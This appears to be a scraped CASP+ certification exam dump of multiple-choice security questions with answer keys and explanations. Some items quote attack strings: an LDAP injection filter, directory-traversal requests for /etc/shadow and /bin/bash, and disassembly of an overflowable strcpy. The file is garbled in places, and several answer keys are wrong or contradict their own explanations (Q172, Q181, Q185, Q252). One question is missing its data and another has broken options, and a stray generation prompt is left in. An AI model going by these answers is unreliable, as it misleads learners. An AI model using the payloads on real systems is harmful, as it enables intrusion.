


A. Mastered
B. Not Mastered

Answer: A

Explanation:
VPN Concentrator:

AAA Server:



NEW QUESTION 172
A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp)  //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov $0x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub $0x1,%eax                 //Tester note, end
0x014435c4 <+38>: mov %al,-0x9(%ebp)
0x014435c7 <+41>: cmpb $0x3,-0x9(%ebp)          //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpb $0x8,-0x9(%ebp)          //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660,(%esp)
0x014435da <+60>: call 0x14483e0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax,(%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax,0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax,(%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt>   //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f,(%esp)
```

The penetration testers MOST likely took advantage of:

A. A TOC/TOU vulnerability
B. A plain-text password disclosure
C. An integer overflow vulnerability
D. A buffer overflow vulnerability

Answer: A

NEW QUESTION 175
An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.
Which of the following should the organization perform NEXT?

A. Assess the residual risk.
B. Update the organization's threat model.
C. Move to the next risk in the register.
D. Recalculate the magnitude of impact.

Answer: A

NEW QUESTION 178
An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment, Unfortunately. many Of the applications are provided only as compiled binaries. Which Of the following should the organization use to analyze these applications? (Select TWO).

A. Regression testing
B. SAST
C. Third-party dependency management
D. IDE SAST
E. Fuzz testing
F. IAST

Answer: DE

NEW QUESTION 181
The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewal
B. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit claus
C. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
D. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all supplier
E. Store findings from the reviews in a database for all other business units and risk teams to reference.
F. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
G. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed andmanaged based on the supplier's ratin
H. Report finding units that rely on the suppliers and the various risk teams.

Answer: D

Explanation:
A governance program that rates suppliers based on their access to data, the type of data, and how they access the data is the best way to manage the risk of handling and security of customer data by third parties. This allows the company to assign key controls that are reviewed and managed based on the supplier's rating and report findings to the relevant units and risk teams. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/third-party-risk- management

NEW QUESTION 184
Correct Answer: (Answer option in bold)
Short but Comprehensive Explanation of Correct Answer Only: (Short Explanation based on CompTIA CASP+ documents and resources)
Verified References: (Related URLs AND Make sure Links are working and verified references)
==========
A security administrator wants to detect a potential forged sender claim in tt-e envelope of an email. Which of the following should the security administrator implement? (Select TWO).

A. MX record
B. DMARC
C. SPF
D. DNSSEC
E. S/MIME
F. TLS

Answer: BC

Explanation:
DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified References:
? https://en.wikipedia.org/wiki/Email_spoofing
? https://en.wikipedia.org/wiki/DMARC
? https://en.wikipedia.org/wiki/Sender_Policy_Framework

NEW QUESTION 185
An auditor Is reviewing the logs from a web application to determine the source of an Incident. The web application architecture Includes an Internet-accessible application load balancer, a number of web servers In a private subnet, application servers, and one database server In a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

```
Web server logs
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET /../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/ HTTP/1.1" 200 453 Safari/536.36

Application server logs
24/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not match a known local user. Querying DB
24/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin processing

Database server logs
24/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size' unassigned value 0 adjusted to 2048
24/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is self signed.
```

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

A. Enable the x-Forwarded-For header al the load balancer.
B. Install a software-based HIDS on the application servers.
C. Install a certificate signed by a trusted CA.
D. Use stored procedures on the database server.
E. Store the value of the $_server (' REMOTE_ADDR '] received by the web servers.

Answer: C

NEW QUESTION 187
A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_CCM_8_SHA256
B. TLS_DHE_DSS_WITH_RC4_128_SHA

C. TLS_CHACHA20_POLY1305_SHA256
D. TLS_AES_128_GCM_SHA256

Answer: B

Explanation:
The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: https://www.comptia.org/blog/what-is-a-cipher https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 191
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Answer: A

Explanation:
Reference: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained

NEW QUESTION 193
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the
malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

A. Network intrusion prevention
B. Data encoding
C. Input validation
D. CAPTCHA

Answer: C

NEW QUESTION 194
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Answer: C

Explanation:
Reference: https://www.microfocus.com/en-us/what-is/sast
Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

NEW QUESTION 196
A Chief Security Officer (CSO) is concerned about the number of successful ransomware attacks that have hit the company. The data Indicates most of the attacks came through a
fake email. The company has added training, and the CSO now wants to evaluate whether the training has been successful. Which of the following should the CSO implement?

A. Simulating a spam campaign
B. Conducting a sanctioned vishing attack
C. Performing a risk assessment
D. Executing a penetration test

Answer: A

Explanation:
A spam campaign is a mass distribution of unsolicited or fraudulent emails that may contain malicious links, attachments, or requests. Spam campaigns are often used by attackers to deliver ransomware, which is a type of malware that encrypts the victim's data and demands a ransom for its decryption.
Simulating a spam campaign would allow the Chief Security Officer (CSO) to evaluate whether the training has been successful in reducing the number of successful ransomware attacks that have hit the company, because it would:

? Test the employees' ability to recognize and avoid clicking on fake or malicious
emails, which is one of the main vectors for ransomware infection.
? Measure the effectiveness of the training by comparing the click-through rate and the infection rate before and after the training.
? Provide feedback and reinforcement to the employees by informing them of their performance and reminding them of the best practices for email security.

NEW QUESTION 199
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Answer: C

Explanation:
The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1:
Network Security Architecture and Design, Section 1.3: Cloud Security.

NEW QUESTION 200
A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

Answer: B

Explanation:
PAM (Privileged Access Management) is a solution that can increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. By implementing PAM, removing users from the local administrators group, and prompting users for explicit approval when elevated privileges are required, the security engineer can reduce the attack surface, prevent unauthorized access, and enforce the principle of least privilege. Implementing PAM, keeping users in the local administrators group, and enabling local administrator account monitoring may not provide enough control or visibility over local administrator accounts, as users could still abuse or compromise their privileges. Implementing EDR (Endpoint Detection and Response) may not provide enough control or visibility over local administrator accounts, as EDR is mainly focused on detecting and responding to threats, not managing privileges. Enabling user behavior analytics may not provide enough control or visibility over local administrator accounts, as user behavior analytics is mainly focused on identifying anomalies or risks in user activity, not managing privileges. Verified References: https://www.comptia.org/blog/what-is-pam
https://partners.comptia.org/docs/default- source/resources/casp-content-guide

NEW QUESTION 203
A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

A. Data sovereignty
B. Shared responsibility
C. Source code escrow
D. Safe harbor considerations

Answer: B

Explanation:
When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

NEW QUESTION 204
An organization requires a contractual document that includes
• An overview of what is covered
• Goals and objectives
• Performance metrics for each party
• A review of how the agreement is managed by all parties
Which of the following BEST describes this type of contractual document?

A. SLA
B. BAA
C. NDA
D. ISA

Answer: A

Explanation:
A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5:
Security Testing, Section 5.7: Service Level Agreements.

NEW QUESTION 208
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless

Answer: C

Explanation:
Reference: https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/

NEW QUESTION 212
A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?

A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

Answer: A

NEW QUESTION 213
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.

Answer: C

Explanation:
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION 217
A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the MOST secure way to dispose of the SSDs given the CISO's concern?

A. Degaussing
B. Overwiting
C. Shredding
D. Formatting
E. Incinerating

Answer: C

Explanation:
Shredding is the most secure way to dispose of the SSDs given the CISO's concern. Shredding involves physically destroying the SSDs by cutting them into small pieces that make the data unrecoverable. Shredding is the ultimate data destruction method for both HDDs and SSDs, as it ensures that no data remanence is left on the media.

NEW QUESTION 218
A network administrator who manages a Linux web server notices the following traffic: http://corr.ptia.org/.../.../.../... /etc./shadow
Which of the following Is the BEST action for the network administrator to take to defend against this type of web attack?

A. Validate the server certificate and trust chain.
B. Validate the server input and append the input to the base directory path.
C. Validate that the server is not deployed with default account credentials.

D. Validate that multifactor authentication is enabled on the server for all user accounts.

Answer: B

Explanation:
The network administrator is noticing a web attack that attempts to access the /etc/shadow file on a Linux web server. The /etc/shadow file contains the encrypted passwords of all users on the system and is a common target for attackers. The attack uses a technique called directory traversal, which exploits a vulnerability in the web application that allows an attacker to access files or directories outside of the intended scope by manipulating the file path.
Validating the server input and appending the input to the base directory path would be the best action for the network administrator to take to defend against this type of web attack, because it would:
? Check the user input for any errors, malicious data, or unexpected values before processing it by the web application.
? Prevent directory traversal by ensuring that the user input is always relative to the base directory path of the web application, and not absolute to the root directory of the web server.
? Deny access to any files or directories that are not part of the web application's scope or functionality.

NEW QUESTION 219
A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?

A. Automated vulnerability scanning
B. Centralized logging, data analytics, and visualization
C. Threat hunting
D. Threat emulation

Answer: D

Explanation:
Threat emulation is the method that should be used to test an incident response playbook for insider attacks. Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack. References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

NEW QUESTION 220
Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

A. SLA
B. BIA
C. BCM
D. BCP
E. RTO

Answer: D

Explanation:
A Business Continuity Plan (BCP) is a set of policies and procedures that outline how an organization should respond to and recover from disruptions [1]. It is designed to ensure that critical operations and services can be quickly restored and maintained, and should include steps to identify risks, develop plans to mitigate those risks, and detail the procedures to be followed in the event of a disruption. Resources:
CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 4: "Business Continuity Planning," Wiley, 2018. https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition
-p-9781119396582

NEW QUESTION 223
A company Is adopting a new artificial-intelligence-based analytics SaaS solution. This Is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks. Which of the following would be the GREATEST risk In adopting this solution?

A. The inability to assign access controls to comply with company policy
B. The inability to require the service provider process data in a specific country
C. The inability to obtain company data when migrating to another service
D. The inability to conduct security assessments against a service provider

Answer: C

NEW QUESTION 224
A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

Which of the following MOST appropriate corrective action to document for this finding?

A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
C. The system administrator should evaluate dependencies and perform upgrade as necessary.
D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

Answer: A

NEW QUESTION 226
A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:
? Be efficient at protecting the production environment
? Not require any change to the application
? Act at the presentation layer
Which of the following techniques should be used?

A. Masking
B. Tokenization
C. Algorithmic
D. Random substitution

Answer: A

NEW QUESTION 228
A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing
B. The right to be forgotten principle of personal data erasure requests
C. The non-repudiation and deniability principle
D. The principle of encryption, obfuscation, and data masking

Answer: A

NEW QUESTION 232
city government's IT director was notified by the City council that the following cybersecurity requirements must be met to be awarded a large federal grant:
+ Logs for all critical devices must be retained for 365 days to enable monitoring and threat hunting.
+ All privileged user access must be tightly controlled and tracked to mitigate compromised accounts.
+ Ransomware threats and zero-day vulnerabilities must be quickly identified. Which of the following technologies would BEST satisfy these requirements? (Select THREE).

A. Endpoint protection
B. Log aggregator
C. Zero trust network access
D. PAM
E. Cloud sandbox
F. SIEM
G. NGFW

Answer: BDF

Explanation:
B. Log aggregator: A log aggregator is a tool that collects, parses, and stores logs from various sources, such as devices, applications, servers, etc. A log aggregator can help meet the requirement of retaining logs for 365 days by providing a centralized and scalable storage solution1 .
* D. PAM: PAM stands for privileged access management. It is a technology that controls and monitors the access of privileged users (such as administrators) to critical systems and data. PAM can help meet the requirement of controlling and tracking privileged user access by enforcing policies such as least privilege, multifactor authentication, password rotation, session recording, etc. .
* F. SIEM: SIEM stands for security information and event management. It is a technology that analyzes and correlates logs from various sources to detect and respond to security incidents. SIEM can help meet the requirement of identifying ransomware threats and zero- day vulnerabilities by providing real-time alerts, threat intelligence feeds, incident response workflows, etc. .

NEW QUESTION 233
Due to locality and budget constraints, an organization’s satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Answer: D

Explanation:
SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified References: https://www.comptia.org/blog/what-is-sd-wan https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 235
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
* 1. The network supports core applications that have 99.99% uptime.
* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
* 3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Answer: C

NEW QUESTION 239
A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

A. Resource exhaustion
B. Geographic location
C. Control plane breach
D. Vendor lock-in

Answer: A

Explanation:
Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond to requests. Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).
Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:
? Indicate that the CSP is oversubscribing or underprovisioning its resources, which
could result in performance degradation, service disruption, or data loss for the company.
? Affect the company's availability, reliability, and scalability requirements, which
could impact its operations, reputation, and customer satisfaction.
? Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent or mitigate resource exhaustion.

NEW QUESTION 241
A systems administrator was given the following IOC to detect the presence of a malicious piece of software communicating with its command-and-control server:
post /malicious. php
User-Agent: Malicious Tool V 1.0 Host: www.rcalicious.com
The IOC documentation suggests the URL is the only part that could change. Which of the following regular expressions would allow the systems administrator to determine if any of the company hosts are compromised, while reducing false positives?

A. User-Agent: Malicious Too
B. *
C. www\. malicious\. com\/maliciou
D. php
E. POST /malicious\. php
F. Hose: [a-2] *\.malicious\.com
G. maliciou
H. *

Answer: D

Explanation:
A regular expression (regex) is a sequence of characters that defines a search pattern for matching text. A regex can be used to detect the presence of a malicious piece of software communicating with its command-and-control server by matching the indicators of compromise (IOC) in the network traffic.
In this case, the systems administrator should use the regex Host: [a-z]*.malicious.com to determine if any of the company hosts are compromised, while reducing false positives, because this regex would:
? Match the Host header in the HTTP request, which specifies the domain name of
the command-and-control server.
? Allow any subdomain under the malicious.com domain, by using the character class [a-z]*, which matches zero or more lowercase letters.
? Escape the dot character in the domain name, by using the backslash , which prevents it from being interpreted as a wildcard that matches any character.
? Not match any other parts of the IOC that could change, such as the URL path, the User-Agent header, or the HTTP method.

NEW QUESTION 245
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging

Answer: A

Explanation:
Reference: https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/
A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: https://www.hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline

NEW QUESTION 248
A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.
Which of the following steps would be best to perform FIRST?

A. Turn off the infected host immediately.
B. Run a full anti-malware scan on the infected host.
C. Modify the smb.conf file of the host to prevent outgoing SMB connections.
D. Isolate the infected host from the network by removing all network connections.

Answer: D

NEW QUESTION 252
A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting
B. A system penetration test
C. Log analysis within the SIEM tool
D. The Cyber Kill Chain

Answer: B

Explanation:
The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: https://www.comptia.org/blog/what-is-a-cipher https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 253
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.
C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.

Answer: C

Explanation:
Reference: https://www.whitesourcesoftware.com/resources/blog/application-security-best- practices/
Tracking the library versions and monitoring the CVE (Common Vulnerabilities and Exposures) website for related vulnerabilities is an activity that the organization should incorporate into the SDLC (software development life cycle) to ensure the security of the open-source libraries integrated into its software. Tracking the library versions can help identify outdated or unsupported libraries that may contain vulnerabilities or bugs. Monitoring the CVE website can help discover publicly known vulnerabilities in the open- source libraries and their severity ratings. Performing additional SAST/DAST (static application security testing/dynamic application security testing) on the open-source libraries may not be feasible or effective for ensuring their security, as SAST/DAST are mainly focused on testing the source code or functionality of the software, not the libraries. Implementing the SDLC security guidelines is a general activity that the organization should follow for developing secure software, but it does not specifically address the security of the open-source libraries. Performing unit testing of the open-source libraries may not be feasible or effective for ensuring their security, as unit testing is mainly focused on testing the individual components or modules of the software, not the libraries. Verified References: https://www.comptia.org/blog/what-is-cve 